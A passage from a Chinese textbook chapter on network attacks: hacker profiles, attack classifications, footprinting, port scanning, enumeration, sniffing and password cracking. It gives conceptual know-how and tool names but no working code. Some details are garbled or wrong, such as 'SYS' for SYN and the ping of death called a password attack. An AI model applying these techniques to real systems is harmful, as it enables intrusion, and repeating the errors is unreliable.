


图 9-1 黑客正在对网络进行攻击

1. 网络攻击的形成

随着网络技术的不断发展，网络攻击的方式、手段不但复杂也在不断变化。归纳目前常见的网络攻击现象，网络攻击所具有的基本特征是：由攻击者发起并使用一定的攻击工具，对目标网络系统进行攻击访问操作，并呈现出一定的攻击效果，即实现了攻击者预定义的攻击意图。网络攻击包含了以下几个要素。

1) 攻击者

在这里，攻击者特指怀着不良企图发起网络攻击的人员。一般多指黑客，热衷研究、撰写程序的专才，精通各种计算机语言和系统，且必须具备乐于追根究底、穷究问题的特质。“黑客”一词是由英语 Hacker 音译出来的，是指专门研究、发现计算机和网络漏洞的计算机爱好者。他们伴随着计算机和网络的发展而产生并成长。黑客对计算机有着狂热的兴趣和执著的追求，他们不断地研究计算机和网络知识，发现计算机和网络中存在的漏洞，喜欢挑战高难度的网络系统并从中找到漏洞，然后向管理员提出解决和修补漏洞的方法。

也有人根据目的和动机的不同，把黑客这一大群体又细分为黑客(Hacker)、骇客(Cracker)、红客等。从传统角度来看，黑客主要是依靠自己掌握的知识帮助系统管理员找出系统中的漏洞并加以完善；骇客则是通过各种黑客技能对系统进行攻击、入侵或者做其他一些有害于网络的事情；因此，黑客并不是骇客，两者之间还是有很大的区别的，前者主要工作是建设，而后者是破坏。经过时间的推移，黑客一词也不断派生出新的意思。“红客”(Redhacker)则是由“黑客”一词派生出来的，多指国内那些利用自己掌握的技术去维护国内网络的安全，并对外来进攻进行还击的一些黑客组织。

黑客的特点：

(1) 充当黑客的年轻人居多。

黑客年龄一般在 10 余岁到 30 岁之间，其中有许多未成年的小孩，如美国号称“世界头号计算机黑客”的 Kevin Mitnick，13 岁迷上计算机，15 岁闯入“北美空中防务指挥系统”；英国的 Mathew Bevan 14 岁侵入英国的电信公司；我国呼和浩特市一个 10 岁的初中生破译了该市通信公司的系统管理员的账号等。

(2) 人员的构成相对集中。

70%以上的黑客事件是由内部人员或外部与内部合谋进行的。一般来说，外部黑客入侵的目的主要是破坏系统，而内部或内外勾结的入侵多数是为了获取信息；外部黑客对一个站点可能只入侵一次，内部或内外勾结的入侵可能会连续几次。

(3) 黑客活动时间相对固定。

黑客活动主要是在晚上到凌晨、周末或节假日。因为职业化的黑客很少，一般黑客多有自己的工作，实施黑客活动需要利用休息时间，又因为在这些时间里，工作场所的人员少，便于隐蔽。

(4) 从发展趋势看，黑客正在不断地走向系统化、组织化和年轻化。

黑客甚至定期召开会议，如他们每 4 年在荷兰举行一次 Hack-Tic 会议、在拉斯维加斯举行 DefCon 会议和在加利福尼亚的 Lake Tahoe 举行“黑客大会”。

2) 攻击工具

往往攻击者需要借助一系列的网络攻击工具(包括攻击策略与方法)，才能对目标网络实施攻击。很多软件或设备可以为网络管理和安全提供保障，但当被别有用心的人所利用时，就成了黑客工具，比如：利用 ping 命令可以检查网络是否能够连通，用好它可以很好地帮助我们分析判定网络故障。但是别有用心的人把它变异成 ping of death，这是通过分片传输大于 64K 的包，导致系统崩溃。这就是一种典型的利用口令来攻击服务器系统的行为；就像刀具，它是基本的生活用具，但它如果被一些不法分子利用时，就可成为杀人凶器。那么，除了命令以外，常见的攻击工具还有恶意代码或程序、利用操作系统漏洞、利用一些流氓软件、利用搜索引擎优化技术进行网络攻击等。

3) 攻击效果

通常，攻击效果的呈现形式为：①破坏数据，删除或修改系统中存储的数据或者网络中传送的数据；②信息泄密，窃取或公布敏感信息；③窃取服务，未授权使用计算机或网络服务；④拒绝服务，干扰系统和网络的正常服务，降低系统和网络性能，甚至使网络系统崩溃。

4) 攻击目的

网络攻击者的目的主要体现在以下方面：只是为了显示一下自己的能力；仅仅是恶作剧或戏弄别人；为了获取所需：科技情报、个人资料、金融账户、技术成果和系统信息；为了破坏网络正常的服务，使网络瘫痪；为了窃取军事和商业情报；为了篡改有关数据以达到非法目的；为了蓄意制造混乱、打击报复等。

2. 网络攻击的特点

近年来，黑客攻击网络呈逐年上升趋势。2010 年 11 月 30 日，中华人民共和国公安部公布的一批在我国境内破获的打击黑客攻击破坏活动的典型案例中表明，目前我国的网

络攻击呈现三大特点：一是绝大多数黑客攻击破坏活动以牟利为目的。网络攻击者主要通过制作传播病毒盗窃网络银行账号、游戏装备等方式获利；二是分工细化、形成利益链条。黑客攻击活动已形成了由制作提供黑客工具、实施攻击、盗窃账号、倒卖账号、提供交易平台等各个环节分工合作的利益链条；三是被攻击的计算机信息系统涉及多个领域。近年针对政府、金融、交通、电力、教育、科研等领域系统的攻击数量明显上升，社会危害性越来越大。

9.1.2 网络攻击的类型

十几年前，网络攻击仅限于破解口令，或利用操作系统安全漏洞、网络设备等有限的几种攻击方式。随着网络应用规模的日益扩大和技术发展，出现了各种各样的网络攻击方式，对网络安全构成了极大威胁。由于网络攻击方式的多样化，可从不同的角度进行分类。事实上，目前也没有统一、明确的方法对网络攻击进行分类和界定，因为从不同的角度考察网络的安全威胁，得出的结论并不一致。

根据 ITU-TX.800 和 RFC2828 对网络安全攻击进行的分类，有被动攻击和主动攻击两种类型。

被动攻击是指在不影响网络正常工作的情况下，进行截获、窃听、破译以获得重要机密信息的攻击行为。被动攻击的特性是对传输进行非法窃听和监测，攻击者的目标是截获在网上传输的重要敏感信息或机密信息。信息内容的泄露和流量分析就是两种被动攻击。在局域网如以太网总线上，很容易实现监听，因为信息本来就是在共享信道上广播的。攻击者只要把监听设备的网卡设置成混杂模式，连在以太网上就可以接收到网络传输的所有数据帧。剥去帧头就可以得到 IP 数据包，剥去 IP 报头、TCP 报头后，就可获得数据。更为严重的是在用 Telnet 远程登录时，用户的标识符及口令也是一个字符、一个字符地封装成 TCP 数据包、IP 数据包、以太网帧在网上传输。在网上监听的设备只要稍做协议分析就可轻而易举地获取用户口令等敏感信息，有了口令就可以登录到远程主机做任何事情。由于被动攻击不涉及对数据的更改，所以很难检测到，但可以通过加密的手段来阻止它。因此防止被动攻击的方法主要是对数据进行加密后再传输。用户口令等敏感信息被转换成密文传输，这样即使被监听，所截取的数据也是密文，仍是比较安全的。处理被动攻击的重点是预防，而不是检测。

主动攻击是指对数据甚至网络本身进行恶意的破坏，包括对数据进行篡改或伪造数据流，主要有阻断、伪造、重放、消息篡改和拒绝服务等形式。其中，重放是指被动地捕获数据单元，然后按照原来的顺序重新传送，从而产生未经授权的效果；拒绝服务是阻止或禁止通信设施的正常运行和使用。这种攻击可能有具体的目标，比如，某实体可能会查禁所有发向某目的地的消息。拒绝服务的另一种形式是破坏实体网络，或使网络过载，以降低其性能。

另外，恶意代码(或称恶意程序)也属于一种很特殊的主动攻击方式。恶意代码种类繁多，对网络安全有较大威胁的是：①计算机病毒，是一种能传染给其他程序的代码，传染是通过修改其他程序来把自身或其变种复制进去的。②蠕虫，是一种通过网络的体系功能将自身从一个节点发送到另一个节点并启动运行的代码。③特洛伊木马，也是一种程序，它执行的功能超出所声称的功能，例如，一个编译程序除了执行编译任务之外，还可以把

用户的源程序复制下来。④逻辑炸弹，是一种当运行环境满足某种特定条件时，就执行其他特殊功能的代码，例如一个编辑程序，通常运行很正常，但当系统时间为 13 日又为星期五时，它就会删除系统中的所有文件。

主动攻击与被动攻击的特性恰好相反。被动攻击虽然难以检测但可以防御，主动攻击却难以防御，但容易检测。完全杜绝主动攻击是很困难的，但一个好的身份认证协议能防御主动攻击。

按照攻击对象将网络攻击归纳为服务攻击与非服务攻击两大类型。服务攻击是指对网络中提供某种服务的主机、服务器发起的攻击，致使网络“拒绝服务”。攻击者利用各种方法对网络通信设备(如路由器、交换机)发起攻击，使得网络通信设备严重阻塞或瘫痪，致使网络不能完成正常的通信任务。非服务攻击不针对某项具体应用服务，而是对网络层及低层网络协议进行的。

在大多数场合，也常常按照所采用的攻击手段将网络攻击划分为系统入侵类攻击、拒绝服务攻击、缓冲区溢出攻击、欺骗攻击等类型。显然，对于系统入侵类攻击，其目的是获得主机系统的控制权，破坏主机和网络系统。这类攻击又可分为信息收集攻击、口令攻击、漏洞攻击等。因此可以从不同的角度讨论网络攻击。本章后续内容将按照这种类别讨论介绍网络攻击原理与技术。

9.1.3　网络攻击的手段

目前，网络安全领域风起云涌，从频频被利用的系统漏洞到悄然运行的木马工具，从技术精湛的网络注入到隐蔽性更强的钓鱼式攻击，攻击手段越来越加高明。网络攻击技术的发展已经呈现出：①智能化、自动化网络攻击；②多目标网络攻击；③协同网络攻击；④网络拒绝服务攻击；⑤高速网络攻击等特点。而且，在互联网上黑客网站随处可见，攻击工具也可以任意下载，攻击活动日益猖獗。黑客攻击已经对网络安全构成了极大的威胁。从攻击者的角度来看，常用的攻击手段不外乎以下几种，其步骤如图 9-2 所示。




图 9-2　网络攻击的分类层次结构

如图 9-2 所示，从攻击者的角度出发，攻击的步骤可分为探测(Probe)、攻击(Exploit)和隐藏(Conceal)。攻击技术分类方法据此分为探测、攻击和隐藏 3 大类，并在每类中对各种不同的攻击技术进行细分，后面将详细介绍。

9.1.4 网络攻击在我国的发展过程

在我国，第一代(1996—1998)，1996 年因特网在中国兴起，中国第一代黑客大多是从事科研、机械等方面的工作的人，他们有着较高的文化素质和计算机技术水平。

1998 年 8 月在一些地区发生了针对华人的暴乱，国内计算机爱好者怀着一片爱国之心和对同胞惨遭杀害的悲痛之心，纷纷对这些行为进行抗议。中国黑客对这些地区的网站发动了攻击，当时黑客代表组织为“绿色兵团”。

第二代(1998—2000)，随着计算机的普及和因特网的发展，在第一代黑客的影响和指点下，中国出现了第二代的黑客。他们一部分是从事计算机的工作者和网络爱好者，另一部分是在校学生。

这一代的兴起是由 1999 年 5 月 8 日某国轰炸中国南斯拉夫大使馆事件引发，黑客代表组织为原“中国黑客联盟”。

第三代(2000—2003)，这一代黑客主要由在校学生组成，其技术水平和文化素质与第一代、第二代相差甚远，大都只是照搬网上一些有前人总结出来的经验和攻击手法。

这一代的兴起是由 2001 年 4 月的一起撞机事件引发，黑客代表组织为“红客联盟”、“中国鹰派”。

第四代(2003 至今)，黑客组织开始由大联盟向小团队模式发展，更注重小组间的技术交流及一种团队合作精神，比较出色的有“邪恶八进制”、“火狐技术联盟”等。

9.2 探 测 技 术

探测是黑客在攻击开始前必需的情报收集工作，攻击者通过这个过程需要尽可能多地了解与攻击目标安全相关的方方面面的信息，以便能够集中火力进行攻击。探测又可以分为 3 个基本步骤：踩点、扫描和查点。

9.2.1 踩点

踩点是攻击者最先需要进行的工作。踩点有很多方法，目前使用最多的有社交工程、搜索引擎、Whois 方法和 DNS 查询等。

社交工程学，在黑客理论中，指利用人性的弱点、利用人际交往上的漏洞来非法获取资料的行为。社交工程并不是什么难事，主要是利用人在心理学和行为学上的特殊行为。或者可以说，普通的黑客技术是入侵方与受害方的计算机的交流，其间仅通过计算机；而社交工程则是在侵入的过程中有入侵方与受害方的人的对话过程，并且入侵方所需要的信息只能通过这种途径获得。

例如，一位黑客要入侵一个公司的内部网络，他先在因特网上查找该公司的职员信息，找到主管的名字与公司电话(对外的)；然后拨打前台的电话，假冒主管声称“因在外

地旅行而需要使用邮箱，请帮助重设密码”。前台服务员相信了，重设了主管的密码。然后黑客使用主管的邮件账号成功地进入了内部网络并造成了破坏。

搜索引擎主要指的是使用 Google 和 Yahoo 等搜索引擎对被攻击目标散落在网络上的情况进行收集和汇总。其中 Google 是最经常使用的一种搜索引擎。Google 属于第二代引擎，该引擎的好处在于其搜索信息的覆盖面和准确率都比较高，并且属于自动方式，即同一信息搜索的人越多搜索的速度越快。在提供简单搜索方式的同时，Google 也提供了复杂的语法搜索方式，灵活地利用这些语法可以极大提高搜索的准确率，也可以快速地搜索各个网站存在的漏洞。

Whois 查询就是一个用来查询域名是否已经被注册，以及注册域名的详细信息的数据库(如域名所有人、域名注册商、域名注册日期和过期日期等)。通过 Whois 来实现对域名信息的查询。

目前可以提供 Whois 查询的机构有美国的 ARIN、亚太地区的 APNIC、日本的 JPNIC、中国的 CNNIC 等，其中 ARIN 负责全球的域名管理，CNNIC 负责中国地区的域名管理。公司或者个人可以通过当地的机构申请，也可以向上一级机构申请。

DNS 查询是另一种搜集资料的方式，DNS 域名服务系统是 Internet 上的一个分布式数据库系统，其用途是提供域名和 IP 地址之间的转换。如果 DNS 配置的不安全，就有可能取得关于其所在机构的泄密性信息。DNS 提供了 nslookup 命令，该命令可以查询 DNS 主机的信息和邮件服务器的信息和邮件服务器的信息，这些信息对于判断目标主机的位置非常有意义。

9.2.2　扫描

完成资料收集之后，黑客一般会使用各种扫描工具对目标进行扫描，以定位目标的弱点位置。这些扫描工具可以通过 ping 等方式确定目标主机是否存活，需要的话再确定其开放的端口和开放的服务。目前黑客主要使用的扫描方式有 ping 扫描、端口扫描、ICMP 查询、操作系统指纹识别、和拓扑自动发现等。

扫描的目的主要有三个：查看目标网络中哪些主机是存活的；查看存活的主机运行了哪些服务；查看主机提供的服务有无漏洞。

1. ping 扫描技术

ping 扫描技术也称 IP 扫描，ping 扫描是判断主机是否“活动”的有效方式，目的就是确认目标主机的 IP 地址，即扫描的 IP 地址是否分配给了主机。对没有任何预知信息的攻击者而言，ping 扫描是进行网络扫描及入侵的第一步，也是必不可少的一步。对已经了解网络整体 IP 划分的网络安全人员来讲，也可以借助 ping 扫描，对主机的 IP 分配有一个精确的定位。常用的 ping 扫描工具有操作系统的 ping 命令、用于扫描网段的 fping 以及 Internet 工具集 WS-Ping ProPack 等。

2. 端口扫描技术

一个端口是一个潜在的通信通道，也可能是一个入侵通道。对目标计算机进行 TCP/UDP 端口扫描，能得到许多有用的信息，并发现系统的安全漏洞。端口扫描的目的

是找出目标主机上开放的端口和提供的服务，为漏洞检测做好准备。端口扫描向目标主机的 TCP / UDP 服务端口发送探测数据包，并记录目标主机的响应。通过分析响应来判断服务端口是处于打开还是关闭状态，以获知端口提供的服务。对于端口扫描可分为 TCP 扫描和 UDP 扫描两大类。

1) TCP 端口扫描

这里，还是要从 TCP 连接建立的过程开始说起.

大家都知道，TCP 与 UDP 不同，它是基于连接的，也就是说：为了在服务端和客户端之间传送 TCP 数据，必须先建立一个虚拟电路，也就是 TCP 连接，建立 TCP 连接的标准过程如下。

首先，请求端(客户端)发送一个包含 SYN 标志的 TCP 报文，SYN 即同步(Synchronize)，同步报文会指明客户端使用的端口以及 TCP 连接的初始序号。

第二步，服务器在收到客户端的 SYN 报文后，将返回一个 SYN+ACK 的报文，表示客户端的请求被接受，同时 TCP 序号被加一，ACK 即确认(Acknowledgment)。

第三步，客户端也返回一个确认报文 ACK 给服务器端，同样 TCP 序列号被加一，到此一个 TCP 连接完成。

以上的连接过程在 TCP 协议中被称为三次握手(Three-way Handshake)，如图 9-3 所示。




图 9-3　TCP 连接的三次握手

下面再介绍一下 TCP connect()端口扫描。

TCP connect()端口扫描是最容易进行的一种，这种类型的扫描是比较透明的，因为所有的 TCP/IP 连接都是最先和目标主机的 TCP 端 1 建立起来的，之后端口号逐渐增长为 2，3，4，…。

攻击者首先向所要测试的端口发送一个 SYS 探测数据包，如果收到来自目标端口的设置了 SYS 标记和 ACK 标记的数据包，攻击者就可以判定该端口是开放的。之后攻击者再发送一个 ACK 数据包来结束这个三次握手过程。如果目标端口关闭，攻击者就会收到一个直接返回的 RST/ACK 数据包。该方法最大的优点是用户不需要任何权限，系统中的任何用户都有权利使用，而且可以打开多个套接字来提高扫描速度。这种方法的一个主要不足是过于简单，容易被目标主机识别和记录。

TCP SYN 扫描(半连接扫描)，首先向目标主机发送请求，当目标主机返回响应后，立

即切断连接过程，并查看响应情况。如果目标主机返回 ACK 信息，表示目标主机的该端口开放；如果目标主机返回 RST 信息，表明该端口没有开放。SYS 扫描的优点在于即使日志中对扫描有所记录，但是尝试进行连接的记录也要比全连接扫描少得多。主要缺点是，对于大部分操作系统，发送主机需要构造适用于这种扫描的 IP 数据包；通常情况下，构造 SYN 数据包需要超级用户或者授权用户访问特定的系统调用，实现起来要困难一些。

2)　UDP 端口扫描

为了发现正在服务的 UDP 端口，通常是构造一个内容为空的 UDP 数据包发送到目的端口。若目的端口上有服务正在等待，则目的端口返回错误的消息；若目的端口处于关闭状态，则目的主机返回 ICMP 端口不可达消息。由于 UDP 端口扫描软件要计算传输中丢包数量，扫描速度较慢，而且扫描结果也不太准确。

3. ICMP 查询

通过向目标系统发送 ICMP 分组，就能很快地得到各种有价值的信息。如使用 UNIX 工具 icmpquery 向目标系统发送 ICMP 类型为 13 的消息，即时间戳分组，就能请求返回该系统的时间；改用 ICMP 类型为 17 的消息，即地址掩码请求分组，则能请求返回某个设备的子网掩码。知道网卡的子网掩码非常重要，因为据此可以确定要用到的所有子网。

4. 操作系统指纹识别

在讨论操作系统指纹识别之前需要了解协议栈指纹识别的含义。协议栈指纹识别是一项非常强大的技术，它能够迅速识别每台主机上的操作系统。

从原理上说，不同公司设计的 IP 协议栈存在很多细微差别，也就是说不同的公司在编写自己的 TCP/IP 协议栈时，通常对确定的 RFC 文档做出不同的解释，因此可以通过这些差异对目标的操作系统进行猜测。操作系统指纹识别技术是由 NMAP 组织的 Fyodor 提出的。

5. 拓扑发现

拓扑发现是另一种形式的扫描，它使用 TraceRoute 原理，根据 ICMP 返回的路径和标识来确定网络的拓扑结构。

目前拓扑发现软件数量很多，但优秀软件却屈指可数，具有代表性的软件有 Cheops 和 Tkined。

9.2.3　查点

信息查点(Enumeration)是在信息踩点的基础上确定目标系统中有哪些资源可以被利用，这些资源主要包括网络和共享资源、用户和用户组、应用程序及其旗标。

如果一开始的信息踩点没有找到任何直接的入侵路径，攻击者就会转向标识有效的用户账号或保护不当的共享资源，从系统中抽取有效账号或出口资源名。一旦查点出一个有效用户名或共享资源，只要有足够的时间，攻击者就能猜出对应的保密字或标识与资源共享协议关联的某些脆弱点。查点涉及目标系统的主动连接和定向查询，因此查点活动可能

被目标系统登记下来或以其他方式被注意到。

9.3 攻击技术

在攻击(Exploit)阶段，攻击者通过探测阶段掌握的有关攻击目标的安全情况会选择不同的攻击方法来达成其攻击目的。攻击方法层出不穷，但可以将其归为以下 4 类：窃听技术、欺骗技术、拒绝服务攻击和数据驱动攻击。

9.3.1 窃听技术

窃听技术指攻击者通过非法手段对系统活动进行监视从而获得一些安全关键信息。目前属于窃听技术的流行攻击方法有键击记录器、网络监听、非法访问数据和攫取密码文件。键击记录器是植入操作系统内核的隐蔽软件，通常实现为一个键盘设备驱动程序，能够把每次键击都记录下来，存放到攻击者指定的隐藏的本地文件中。著名的软件有 Win32 平台下适用的 IKS 等。

网络监听的目的是截获通信的内容，监听的手段是对协议进行分析。网络监听，通常也称为网络嗅探，即监视探听。黑客利用它，就有可能在信息以明文方式传输时，利用网络监听进行攻击。因为在网络上，监听的设置可以在任何一个位置，但比较理想的地方是在网关、路由器和防火墙之类的设备处。所以，当黑客将网络接口设置为监听模式时，就很容易截获网上的信息。如果黑客截获了用户的口令，他就有可能登录某主机系统，并窃取用户的权限，获得重要信息。

嗅探器的英文名称是 Sniff，可以理解为一个安装在计算机上的窃听设备，它可以用来窃听计算机在网络上所传递的信息。计算机网络嗅探器则可以窃听计算机程序在网络上发送和接收到的数据，不过这些数据是大量无意义的二进制数据。必须使用特定的网络协议来分析嗅探到的数据，只有这样才能够进行正确的解码。Sniffer pro 就是一个完善的网络监听工具。

监听器 Sniffer 的原理：在局域网中与其他计算机进行数据交换的时候，发送的数据包发送所有连在一起的主机，也就是广播，在报头中包含目标机器的正确地址。因此只有与数据包中目标地址一致的那台主机才会接收数据包，其他的机器都会将包丢弃。但是，当主机工作在监听模式下时，无论接收到的数据包中目标地址是什么，主机都将其接收下来。然后对数据包进行分析，就得到了局域网中通信的数据。一台计算机可以监听同一网段所有的数据包，但不能监听不同网段的计算机传输的信息。

除了非常著名的监听软件 Sniffer Pro 以外，还有一些常用的监听软件：嗅探经典——Iris；密码监听工具——Win Sniffer；密码监听工具——pswmonitor 和非交换环境局域网的 fssniffer 等。Sniffer Pro 是一款非常著名的监听工具，但是 Sniffer Pro 不能提取有效的信息。

非法访问数据指攻击者或内部人员违反安全策略对其访问权限之外的数据进行非法访问。

攫取密码文件是攻击者进行口令破解获取特权用户或其他用户口令的必要前提，关键的密码文件如 Unix 平台下的/etc/password 和/etc/shadow 等。

9.3.2　欺骗技术

欺骗技术是攻击者通过冒充正常用户以获得对攻击目标访问权或获取关键信息的攻击方法，属于此类的有获取口令、恶意代码、网络欺骗等攻击方法。

1. 获取口令

获取口令可以通过默认口令，口令猜测和口令破解三种途径进行。某些软件和网络设备在初始化时会设置默认的用户名和密码，意在允许厂家有能力绕过被锁闭或遗忘的管理员账号，但这些默认口令也给攻击者提供了最容易利用的脆弱点。口令猜测则是历史最为悠久的攻击手段，由于用户普遍缺乏安全意识，不设密码或使用弱密码(例如：123456，或把生日作为密码)的情况随处可见，因此为攻击者进行口令猜想提供了可能。口令破解技术则提供了进行口令猜想的自动化工具，通常需要攻击者首先获取密码文件，然后遍历字典或高频密码列表从而找到正确的口令。著名的工具有 John the Prpple、Crack 和适用于 Win32 平台的 LophtCrack 等。常见的口令获取的方式如下。

1)　字典攻击

